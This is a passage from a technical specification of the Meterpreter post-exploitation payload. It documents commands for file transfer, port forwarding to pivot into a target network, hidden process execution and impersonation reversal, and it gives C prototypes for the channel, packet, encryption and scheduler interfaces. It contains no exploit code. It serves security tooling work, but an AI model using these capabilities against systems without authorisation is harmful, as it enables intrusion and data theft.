`parameters`	Specifies one or more parameters that are specific to a given cipher. `xor` allows for a single parameter which is the four byte key that should be used for the xor operation.

This command provides the client with the ability to enable an arbitrary cipher which will as a result encrypt the `Value` field of all the packets sent between the client and the server excluding those which are explicitly `PLAIN`. The only supported cipher at the time of this writing is `xor` but the framework existing for adding custom ciphers. The `parameters` argument is a means by which custom cipher parameters can be supplied to the cipher when initializing and negotiating. For instance, the `xor` cipher accepts one parameter which is the four byte key to use in the xor operation.

A.2 Extension: Fs

A.2.1 cd

`Usage: cd directory`

Arguments

`directory`	The directory on the side of the server that should be changed into.

This operation is exactly like that of the common `cd` operation except the operations are relative to the server rather than the client.

A.2.2 getcwd

`Usage: getcwd`

Get the current working directory that the server is executing with. This command is similar to `pwd` except it prints the current directory relative to the server rather than the client.

A.2.3 ls

`Usage: ls [filter_string]`

Arguments

`filter_string`	Specifies a filter mask that can use wildcard characters such as `*` and `?`. If this parameter is omitted it is defaulted to `*`.

This command provides output similar to the `ls` or `dir` commands. It lists directories and files that exist in the current working directory, or another path depending on the information provided in the optional `filter_string`. The actual information provided by the command is file name, size, and type information.

A.2.4 upload

```
Usage: upload src1 [src2 ...] dst
```

Arguments

`src`	One or more files that are local to the client that are to be uploaded to the path specified in `dst` on the server.
`dst`	The directory on the remote server that the file(s) are to be uploaded to.

This command allows the client to upload files the local machine to the remote server. The command allows for specifying one or more files that are local to the client machine and are to be uploaded to the directory specified in `dst` on the remote server. The files are transferred through the existing communication channel between the client and the server.

A.2.5 download

```
Usage: download src1 [src2 ...] dst
```

Arguments

`src`	One or more files on the remote server that are to be downloaded into the path specified in `dst`.
`dst`	The directory on the client that the file(s) are to be downloaded into.

This command allows the client to download files from the remote server to the local client's machine. The command allows for specifying one or more files that are to be downloaded to the directory specified in `dst`. The files are transferred through the existing communication channel between the client and the server.

A.3 Extension: Net

A.3.1 ipconfig

```
Usage: ipconfig
```

Provides output similar to `ipconfig.exe` as found on Windows. Specifically, it displays the IP and link layer information associated with each network interface, including their manufacturer description.

A.3.2 route

```
Usage: route
```

Provides output similar to `route.exe` as found on Windows. The entire routing table is displayed in the same order as it would appear when running `route.exe`.

A.3.3 portfwd

```
Usage: portfwd [ -arv ] [ -L laddr ] [ -l lport ]
               [ -h rhost ] [ -p rport ] [ -P ]
```

Arguments

`-a`	Indicates that the port forward is to be added. This instruction is mutually exclusive with `-r` and `-v`.
`-r`	Indicates that a port forward is to be removed. This instruction is mutually exclusive with `-a` and `-v`.
`-v`	Indicates that a port forward list should be provided. This instruction is mutually exclusive with `-a` and `-r`.
`-L`	Specifies the local address that will be listened on by the client machine. This parameter is optional.
`-l`	Specifies the local port that will be listened on by the client machine.
`-h`	Specifies the host or IP address of the computer that is on the network that the server is a part of.
`-p`	Specifies the port of the host that is to be connected to.
`-P`	Indicates that a local proxy listener should be created that will allow for building dynamic port forwards.

This command is an advanced means by which TCP connections can be tunneled through the connection between the client and the server to hosts on the server's network. This allows the client to access hosts on the server's network which may not otherwise be directly accessible. It is also useful for chaining exploits as it can forward a port locally to a vulnerable service port on a machine inside the server's network. This concept was robustly implemented by `Core ST`[2] using system call proxying.

To create a port forward the `-a` parameter is specified. The `-L` parameter used in conjunction with the `-l` parameter provide information about the host and port to listen on locally. The `-h` and `-p` parameters provide the same information but are instead describing the server inside the network of the remote server.

To create a port forward the `-r` parameter is specified. The arguments should mirror that of which was specified when the port forward was created, excluding the `-a` parameter.

Finally, to view a list of port forwards for book keeping purposes the `-v` parameter can be specified.

A.4 Extension: Process

A.4.1 execute

`Usage: execute -f file [ -a args ] [ -Hc ]`

Arguments

`-f`	Specifies the path the to the executable file that is to be executed. If not specified as a full path, the file can be relative to any of the directories that exist in the `PATH` on the target server.
`-a`	The arguments that are to be passed to the executable. If a single argument contains a space it can be wrapped in quotes.
`-H`	Indicates that the process should execute in a hidden fashion thus making it invisible on the remote machine. This only implies that the process will be hidden from view, not that it will be hidden from the process list.
`-c`	Indicates that a channel should be allocated for the input and output of the process. The channel identifier that is returned can be used with `read`, `write`, and `interact`.

This command is used to execute an application on the remote server, optionally channelizing the input and output. When the input and output is channelized by using the `-c` parameter, it is possible for the client to read, write, and interact with the executable on the server provided it is using standard IO. If the `-H` parameter is specified the visual output from the process on the remote server will be hidden from view.

A.4.2 kill

`Usage: kill pid1 pid2 pid3 ...`

Arguments

`pid`	The unique process identifier or one or more processes that should be terminated.

This command is similar to the `kill` command that is found on most UNIX derivatives. Its purpose is to provide a means by which processes on the remote server can be terminated.

A.4.3 ps

`Usage: ps`

Provides output similar to what is provided from the `ps` command on most UNIX derivatives. Specifically, the unique process identifier (PID) and the executable file associated with the process will be displayed.

A.5 Extension: Sys

A.5.1 getuid

`Usage: getuid`

Provides the username that is associated with the currently logged in user for the process.

A.5.2 sysinfo

`Usage: sysinfo`

Provides information about the target host such as computer's name and it's OS version string.

A.5.3 rev2self

`Usage: rev2self`

Reverts the server's thread to the identify that was associated with it prior to impersonation. This command is often useful for scenarios where a system service has been exploited and the thread is being impersonated as a less privileged user.

Appendix B

Common API

The common API is an interface that is shared between the meterpreter client and server. It provides things like channel management, packet management, and other various interfaces that are common to both the client and the server. The following subsections define the C interface for these subsystems. The interface also matches nearly one to one with the interface supplied in perl by the Metasploit Framework. This interface can be found in the `Pex::Meterpreter` namespace.

B.1 Channel Management

The channel management subsystem allows for opening, reading, writing, interacting, and closing logical channels that existed as communication sub-channels through the meterpreter communication channel. The following functions are exported for use by both the client and the server. While the prototypes are documented in C, equivalents doing exist for the majority of the methods described below in the form of the `Pex::Meterpreter::Channel` class.

B.1.1 channel_find_by_id

Prototype

```
Channel *channel_find_by_id(DWORD id);
```

Arguments

`id`	The unique identifier that should be associated with the channel. This parameter is optional. If an identifier is not provided the next available unique identifier will be used.

Returns

On success, a valid `Channel` instance is returned. Otherwise, `NULL` is returned.

Summary

This function is used to search for a channel object instance that is associated with the supplied channel identifier.

B.1.2 channel_get_id

Prototype

```
DWORD channel_get_id(Channel *channel);
```

Arguments

`channel`	The channel instance to get the unique identifier of.

Returns

The channel's unique identifier is returned.

Summary

This function is returns the unique identifier that is associated with a channel object instance.

B.1.3 channel_get_type

Prototype

```
PCHAR channel_get_type(Channel *channel);
```

Arguments

channel	The channel instance to get the type of.

Returns

The channel's arbitrary type.

Summary

This function returns the channel type string that is associated with the supplied channel object instance. The channel type does not come from a predefined set of types.

B.1.4 channel_is_interactive

Prototype

```
BOOL channel_is_interactive(Channel *channel);
```

Arguments

channel	The channel instance to operate on.

Returns

TRUE if the channel is currently in an interactive state. Otherwise, FALSE is returned.

Summary

This function returns the boolean state associated with whether or not the supplied channel is currently interactive.

B.1.5 channel_open

Prototype

```
DWORD channel_open(Remote *remote, Tlv *addend,
        DWORD addendLength,
        ChannelCompletionRoutine *completionRoutine);
```

Arguments

`remote`	The remote connection management object that is used for the transmission of packets.
`addend`	An array of TLV addends to be included in the `core_channel_open` request. This parameter is optional and should be `NULL` if there are no addends.
`addendLength`	The number of elements in the array supplied in `addend`. This parameter is optional and should be 0 if there are no addends.
`completionRoutine`	The routine that should be called when the operation has been completed either successfully or unsuccessfully.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned to indicate the type of error that occurred.

Summary

This function opens a channel between the client and the server.

B.1.6 channel_read

Prototype

```
DWORD channel_read(Channel *channel, Remote *remote,
```

```
Tlv *addend, DWORD addendLength, ULONG length,
ChannelCompletionRoutine *completionRoutine);
```

Arguments

`channel`	The channel instance that is to be read from.
`remote`	The remote connection management object that is used for the transmission of packets.
`addend`	An array of TLV addends to be included in the `core_channel_read` request. This parameter is optional and should be `NULL` if there are no addends.
`addendLength`	The number of elements in the array supplied in `addend`. This parameter is optional and should be 0 if there are no addends.
`length`	Specifies the amount of data that should be read from the remote side of the channel.
`completionRoutine`	The routine that should be called when the operation has been completed either successfully or unsuccessfully.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned to indicate the type of error that occurred.

Summary

This function reads data from the remote half of the channel and calls the supplied completion handler once the read operation has completed.

B.1.7 channel_write

Prototype

```
DWORD channel_write(Channel *channel, Remote *remote,
        Tlv *addend, DWORD addendLength, PUCHAR buffer,
        ULONG length,
        ChannelCompletionRoutine *completionRoutine);
```

Arguments

`channel`	The channel instance that is to be written to.
`remote`	The remote connection management object that is used for the transmission of packets.
`addend`	An array of TLV addends to be included in the `core_channel_write` request. This parameter is optional and should be `NULL` if there are no addends.
`addendLength`	The number of elements in the array supplied in `addend`. This parameter is optional and should be 0 if there are no addends.
`buffer`	Specifies the actual data that should be written to the remote side of the channel.
`length`	Specifies the amount of data that should be written to the remote side of the channel.
`completionRoutine`	The routine that should be called when the operation has been completed either successfully or unsuccessfully.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned to indicate the type of error that occurred.

Summary

This function writes data to the remote half of the channel and calls the supplied completion handler once the write operation has completed.

B.1.8 channel_close

Prototype

```
DWORD channel_close(Channel *channel, Remote *remote,
        Tlv *addend, DWORD addendLength,
        ChannelCompletionRoutine *completionRoutine);
```

Arguments

`channel`	The channel instance that is to be closed.
`remote`	The remote connection management object that is used for the transmission of packets.
`addend`	An array of TLV addends to be included in the `core_channel_close` request. This parameter is optional and should be `NULL` if there are no addends.
`addendLength`	The number of elements in the array supplied in `addend`. This parameter is optional and should be 0 if there are no addends.
`completionRoutine`	The routine that should be called when the operation has been completed either successfully or unsuccessfully.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned to indicate the type of error that occurred.

Summary

This function instructs the remote half of the channel to close. Once the remote half responds with whether or not the channel has been closed the local half will deallocate resources associated with the channel.

B.1.9 channel_interact

Prototype

```
DWORD channel_interact(Channel *channel, Remote *remote,
        Tlv *addend, DWORD addendLength, BOOL enable,
        ChannelCompletionRoutine *completionRoutine);
```

Arguments

`channel`	The channel instance that is to be closed.
`remote`	The remote connection management object that is used for the transmission of packets.
`addend`	An array of TLV addends to be included in the `core_channel_close` request. This parameter is optional and should be `NULL` if there are no addends.
`addendLength`	The number of elements in the array supplied in `addend`. This parameter is optional and should be 0 if there are no addends.
`enable`	Specifies whether or not interactivity should be enabled on the channel.
`completionRoutine`	The routine that should be called when the operation has been completed either successfully or unsuccessfully.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned to indicate the type of error that occurred.

Summary

This function instructs the remote half of the channel to send output and receive input in an event driven fashion if the `enable` parameter is set to `TRUE`. Otherwise, internal buffering is used for input and output.

B.2 Command Registration

The command registration subsystem allows both server and client extensions to registration callbacks that are to be associated with inbound request and response packets for a given method. While the prototypes are documented in C, equivalents do exist for the majority of the methods described below in the form of the `Pex::Meterpreter::Base` class.

B.2.1 command_register

Prototype

```
typedef struct
{
    DISPATCH_ROUTINE handler;

    TlvMetaType      argumentTypes[MAX_CHECKED_ARGUMENTS];
    DWORD            numArgumentTypes;
} PacketDispatcher;

typedef struct command
{
    LPCSTR           method;
    PacketDispatcher request;
    PacketDispatcher response;
} Command;

DWORD command_register(Command *command);
```

Arguments

`command`	The command handler that is to be registered.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned to indicate the type of error that occurred.

Summary

This function registers a command handler for the request and response packets that have their method set to the `command` parameters `method` attribute. When a packet arrives with a matching method is is dispatched to the provided handler for processing by the extension that registered it. This is the primary means by which server extensions expose functionality to meterpreter clients.

B.2.2 command_deregister

Prototype

```
typedef struct
{
    DISPATCH_ROUTINE handler;

    TlvMetaType      argumentTypes[MAX_CHECKED_ARGUMENTS];
    DWORD            numArgumentTypes;
} PacketDispatcher;

typedef struct command
{
    LPCSTR           method;
    PacketDispatcher request;
    PacketDispatcher response;
} Command;

DWORD command_deregister(Command *command);
```

Arguments

`command`	The command handler that is to be deregistered.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned to indicate the type of error that occurred.

Summary

This function deregisters a command handler that was previously registered with the `command_register` function.

B.3 Packet Management

The packet management subsystem allows for manipulating and transmitting meterpreter packets. The following functions are exported for use by both the client and the server. While the prototypes are documented in C, equivalents do exist for the majority of the methods described below in the form of the `Pex::Meterpreter::Packet` class.

B.3.1 packet_create

Prototype

```
Packet *packet_create(PacketTlvType type, LPCSTR method);
```

Arguments

`type`	The type of packet to be created, such as `PACKET_TLV_TYPE_REQUEST`.
`method`	The value to set `TLV_TYPE_METHOD` to.

Returns

On success a pointer to a valid `Packet` instance is returned. Otherwise, `NULL` is returned.

Summary

This function creates a packet instance of a given type and method.

B.3.2 packet_create_response

Prototype

```
Packet *packet_create_response(Packet *packet);
```

Arguments

`packet`	The request packet that a response is to be created to.

Returns

On success a pointer to a valid response `Packet` instance is returned. Otherwise, `NULL` is returned.

Summary

This function creates a response packet to the request specified in `packet`, thus allowing it to be correlated with the request once it is sent to the remote host.

B.3.3 packet_destroy

Prototype

```
VOID packet_destroy(Packet *packet);
```

Arguments

`packet`	The packet instance that is to be deallocated.

Summary

This function deallocates the packet instance supplied in `packet`.

B.3.4 packet_duplicate

Prototype

```
Packet *packet_duplicate(Packet *packet);
```

Arguments

`packet`	The packet that is to be duplicated.

Returns

On success a pointer to a valid `Packet` instance is returned that is a duplicate of the packet passed in. Otherwise, `NULL` is returned.

Summary

This function creates a duplicate of the packet specified in `packet`.

B.3.5 packet_get_type

Prototype

```
PacketTlvType packet_get_type(Packet *packet);
```

Arguments

`packet`	The packet instance that is to be operated on.

Returns

On success the type of packet is returned. This can be one of the four predefined packet types discussed in the protocol specification.

Summary

This function returns the packet type of the packet instance passed in.

B.3.6 packet_get_tlv_meta_type

Prototype

```
TlvMetaType packet_get_tlv_meta(Packet *packet, Tlv *tlv);
```

Arguments

packet	The packet instance that is to be operated on.
tlv	The TLV that is to be operated on.

Returns

On success the meta-type associated with the TLV is returned.

Summary

This function returns the TLV meta-type associated with the TLV supplied in `tlv`. This meta-type can be one of the predefined meta-types described in the protocol specification.

B.3.7 packet_add_tlv_string

Prototype

```
DWORD packet_add_tlv_string(Packet *packet,
        TlvType type, LPCSTR str);
```

Arguments

packet	The packet instance that is to be operated on.
type	The unique TLV type identifier to add. This type should have a meta-type of `TLV_META_TYPE_STRING`.
str	The string value of the TLV.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function adds the TLV specified in `type` with the string value specified in `str` to the packet.

B.3.8 packet_add_tlv_uint

Prototype

```
DWORD packet_add_tlv_uint(Packet *packet, TlvType type,
        UINT val);
```

Arguments

`packet`	The packet instance that is to be operated on.
`type`	The unique TLV type identifier to add. This type should have a meta-type of `TLV_META_TYPE_UINT`.
`val`	The unsigned integer value to use for the TLV.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function adds the TLV specified in `type` with the unsigned integer value specified in `val` to the packet. The integer is converted to network byte order prior to being added.

B.3.9 packet_add_tlv_bool

Prototype

```
DWORD packet_add_tlv_bool(Packet *packet, TlvType type,
        BOOL val);
```

Arguments

`packet`	The packet instance that is to be operated on.
`type`	The unique TLV type identifier to add. This type should have a meta-type of `TLV_META_TYPE_BOOL`.
`val`	The boolean value to use for the TLV.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function adds the TLV specified in `type` with the boolean value specified in `val` to the packet.

B.3.10 packet_add_tlv_group

Prototype

```
DWORD packet_add_tlv_group(Packet *packet, TlvType type, Tlv
*entries, DWORD numEntries);
```

Arguments

`packet`	The packet instance that is to be operated on.
`type`	The unique TLV type identifier to add as a group of TLVs. This type should have a meta-type of `TLV_META_TYPE_GROUP`.
`entries`	The array of one or more TLVs that are to be added as part of the group.
`numEntries`	The number of elements in the `entries` array.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function adds the TLV specified in `type` as a group with the TLVs supplied in `entries` as the value of the group TLV.

B.3.11 packet_add_tlv_raw

Prototype

```
DWORD packet_add_tlv_raw(Packet *packet, TlvType type,
        LPVOID buf, DWORD length);
```

Arguments

`packet`	The packet instance that is to be operated on.
`type`	The unique TLV type identifier to add. This type should have a meta-type of `TLV_META_TYPE_RAW`.
`buf`	The raw data that should be used as the value for the TLV.
`length`	The size in bytes of the value supplied in `buf`.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function adds the TLV specified in `type` as a raw value using the buffer supplied in `buf`.

B.3.12 packet_add_tlvs

Prototype

```
DWORD packet_add_tlvs(Packet *packet, Tlv *entries,
        DWORD numEntries);
```

Arguments

`packet`	The packet instance that is to be operated on.
`entries`	An array of one or more TLVs that are to be added to the packet.
`numEntries`	The number of elements in the `entries` array.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function adds one or more TLVs which are supplied in the form of an array of `Tlv`'s to the packet supplied in `packet`.

B.3.13 packet_is_tlv_null_terminated

Prototype

```
DWORD packet_is_tlv_null_terminated(Packet *packet,
        Tlv *tlv);
```

Arguments

packet	The packet instance that is to be operated on.
tlv	A Tlv that has been populated from a previous call to one of the TLV getter routines.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function checks to ensure that the TLV supplied in tlv is null terminated. This is useful for validating TLVs that have a meta-type of TLV_META_TYPE_STRING.

B.3.14 packet_get_tlv

Prototype

```
DWORD packet_get_tlv(Packet *packet, TlvType type,
        Tlv *tlv);
```

Arguments

packet	The packet instance that is to be operated on.
type	The type of TLV that is to be gotten from the supplied packet. If there is more than once instance of the supplied TLV type in the packet the first instance is returned.
tlv	The buffer to hold the information about the supplied TLV.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function populates the buffer supplied in `tlv` with information about the TLV type specified by `type`.

B.3.15 packet_get_tlv_string

Prototype

```
DWORD packet_get_tlv_string(Packet *packet, TlvType type,
        Tlv *tlv);
```

Arguments

`packet`	The packet instance that is to be operated on.
`type`	The type of TLV that is to be gotten from the supplied packet.
`tlv`	The buffer that will hold the information about the supplied TLV.

Returns

If the TLV exists and is null-terminated, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function populates the buffer supplied in `tlv` with information about the TLV type specified by `type` and validates it to ensure that the string is null-terminated.

B.3.16 packet_get_tlv_group_entry

Prototype

```
DWORD packet_get_tlv_group_entry(Packet *packet,
        Tlv *group, TlvType type, Tlv *entry);
```

Arguments

`packet`	The packet instance that is to be operated on.
`group`	The group TLV to look inside of.
`type`	The type of TLV that is to be gotten from the supplied group TLV.
`entry`	The buffer that will hold the information about the supplied TLV type.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function populates the buffer supplied in `tlv` with information about the TLV type specified by `type` by using the `group` TLV instead of the packet.

B.3.17 packet_enum_tlv

Prototype

```
DWORD packet_enum_tlv(Packet *packet, DWORD index,
        TlvType type, Tlv *tlv);
```

Arguments

`packet`	The packet instance that is to be operated on.
`index`	The index at which to enumerate.
`type`	The type of TLV that should be enumerated. If this value is set to `TLV_TYPE_ANY`, all of the TLVs in the packet are enumerated.
`tlv`	The buffer that will hold the information about the TLV type at the current index.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function populates the buffer supplied in `tlv` with information about the TLV type specified by `type` at the index supplied in `index`. If the `type` parameter is set to `TLV_TYPE_ANY`, all TLVs in the body of the packet are enumerated instead of just those of a specific type.

B.3.18 packet_get_tlv_value_string

Prototype

```
PCHAR packet_get_tlv_value_string(Packet *packet,
        TlvType type);
```

Arguments

`packet`	The packet instance that is to be operated on.
`type`	The TLV type that is to have its value obtained.

Returns

On success, a null-terminated string is returned which is the value of the TLV type supplied in `type`. Otherwise, `NULL` is returned.

Summary

This function returns the string value associated with the TLV type supplied in `type`.

B.3.19 packet_get_tlv_value_uint

Prototype

```
UINT packet_get_tlv_value_uint(Packet *packet, TlvType type);
```

Arguments

`packet`	The packet instance that is to be operated on.
`type`	The TLV type that is to have its value obtained.

Returns

The unsigned integer value associated with the TLV type is returned. If the TLV type does not exist in the packet, zero is returned.

Summary

This function returns the unsigned integer value associated with the TLV type supplied in `type`. The value is converted to host byte order prior to being returned.

B.3.20 packet_get_tlv_value_bool

Prototype

```
BOOL packet_get_tlv_value_bool(Packet *packet, TlvType type);
```

Arguments

`packet`	The packet instance that is to be operated on.
`type`	The TLV type that is to have its value obtained.

Returns

The boolean value associated with the TLV type is returned. If the TLV type does not exist in the packet, `FALSE` is returned.

Summary

This function returns the boolean value associated with the TLV type supplied in `type`.

B.3.21 packet_add_exception

Prototype

```
DWORD packet_add_exception(Packet *packet, DWORD code,
        PCHAR string, ...);
```

Arguments

`packet`	The packet instance that is to be operated on.
`code`	The unique exception code.
`string`	The format string which contains the printable explanation of the exception.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function adds exception information to the packet supplied in `packet` which is used to convey extended error information.

B.3.22 packet_get_result

Prototype

```
DWORD packet_get_result(Packet *packet);
```

Arguments

`packet`	The packet instance that is to be operated on.

Returns

Returns the value associated with the `TLV_TYPE_RESULT` that is included in the packet. If no such TLV is included, zero is returned.

Summary

This function gets the result of the packet supplied in `packet`.

B.3.23 packet_transmit

Prototype

```
DWORD packet_transmit(Remote *remote, Packet *packet,
        PacketRequestCompletion *completion);
```

Arguments

`remote`	The remote connection management object that is used for the transmission of packets.
`packet`	The packet that is to be transmitted.
`completion`	The completion handler to call once a response to the request arrives. This parameter is optional.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function transmits the packet supplied in `packet` to the remote side of the connection.

B.3.24 packet_transmit_empty_response

Prototype

```
DWORD packet_transmit_empty_response(Remote *remote,
        Packet *packet, DWORD res);
```

Arguments

`remote`	The remote connection management object that is used for the transmission of packets.
`packet`	The packet that is to be transmitted.
`res`	The result of operation.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function transmits an empty response packet to the request supplied in `packet` with the result set to the value supplied in `res`.

B.4 Encryption

The encryption subsystems allows the client and the server to negotiate on an cryptographic cipher that will be used to encrypt and decrypt the `Value` field of each meterpreter packet. The following functions are exported for use by both the client and the server. While the prototypes are documented in C, equivalents doing exist for the majority of the methods described below in the form of the `Pex::Meterpreter::Client` class.

B.4.1 remote_set_cipher

Prototype

```
DWORD remote_set_cipher(Remote *remote, LPCSTR cipher,
        struct _Packet *initializer);
```

Arguments

`remote`	The remote connection management object that is used for the transmission of packets.
`cipher`	The cipher that is to be used, such as `xor`.
`initializer`	The packet that will be transmitted to the remote connection to initialize the encrypted session.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function initializes the local half of the encrypted channel and populates the packet supplied in `initializer` with the parameters that will be necessary for the remote half to complete its portion of the negotiation.

B.4.2 remote_get_cipher

Prototype

```
CryptoContext *remote_get_cipher(Remote *remote);
```

Arguments

`remote`	The remote connection management object that is used for the transmission of packets.

Returns

On success, the cryptographic context associated with the currently enabled cipher is returned. Otherwise, `NULL` is returned.

Summary

This function returns the cryptographic context associated with the currently enabled cipher, if any.

B.5 Scheduling

The scheduling subsystem exists to allow server extensions a way to be notified when a waitable handle is alerted. For instance, this is used by the `Process` extension to receive notifications for when the output handle of a process' pipe has data that needs to be written to the other end of the channel.

B.5.1 scheduler_insert_waitable

Prototype

```
DWORD scheduler_insert_waitable(HANDLE waitable,
        LPVOID context, WaitableNotifyRoutine routine);
```

Arguments

`waitable`	The handle that can be waited on by the scheduler.
`context`	The arbitrary context that will be passed into the notification routine when the waitable handle is alerted.
`routine`	The notification routine that should be called whenever the waitable handle is alerted.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function adds a waitable handle to the scheduler that will cause the notification routine supplied in `routine` to be called whenever the handle becomes alerted.

B.5.2 scheduler_remove_waitable

Prototype

```
DWORD scheduler_remove_waitable(HANDLE waitable);
```

Arguments

`waitable`	The handle that can be waited on by the scheduler.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function removes a previously inserted waitable handle from the list of items being waited on by the scheduler.

B.5.3 scheduler_run

Prototype

```
DWORD scheduler_run(Remote *remote, DWORD timeout);
```

Arguments

`remote`	The remote connection management object that is used for the transmission of packets.
`timeout`	The amount of time in milliseconds to wait before the polling operation should abort.

Returns

On success, zero is returned. Otherwise, a non-zero value is returned that indicates the error that occurred.

Summary

This function checks all of the waitable handles to see if they have become alerted. If they have, the notification routines associated with the handle(s) are called.

Bibliography

[1] skape and Jarkko Turkulainen. *Remote Library Injection*. http://www.nologin.org/Downloads/Papers/remote-library-injection.pdf; accessed Dec. 23, 2004.

[2] Caceres, Maximiliano. *Syscall Proxying - Simulating Remote Execution*. http://www.coresecurity.com/files/files/11/SyscallProxying.pdf; accessed Dec. 24, 2004.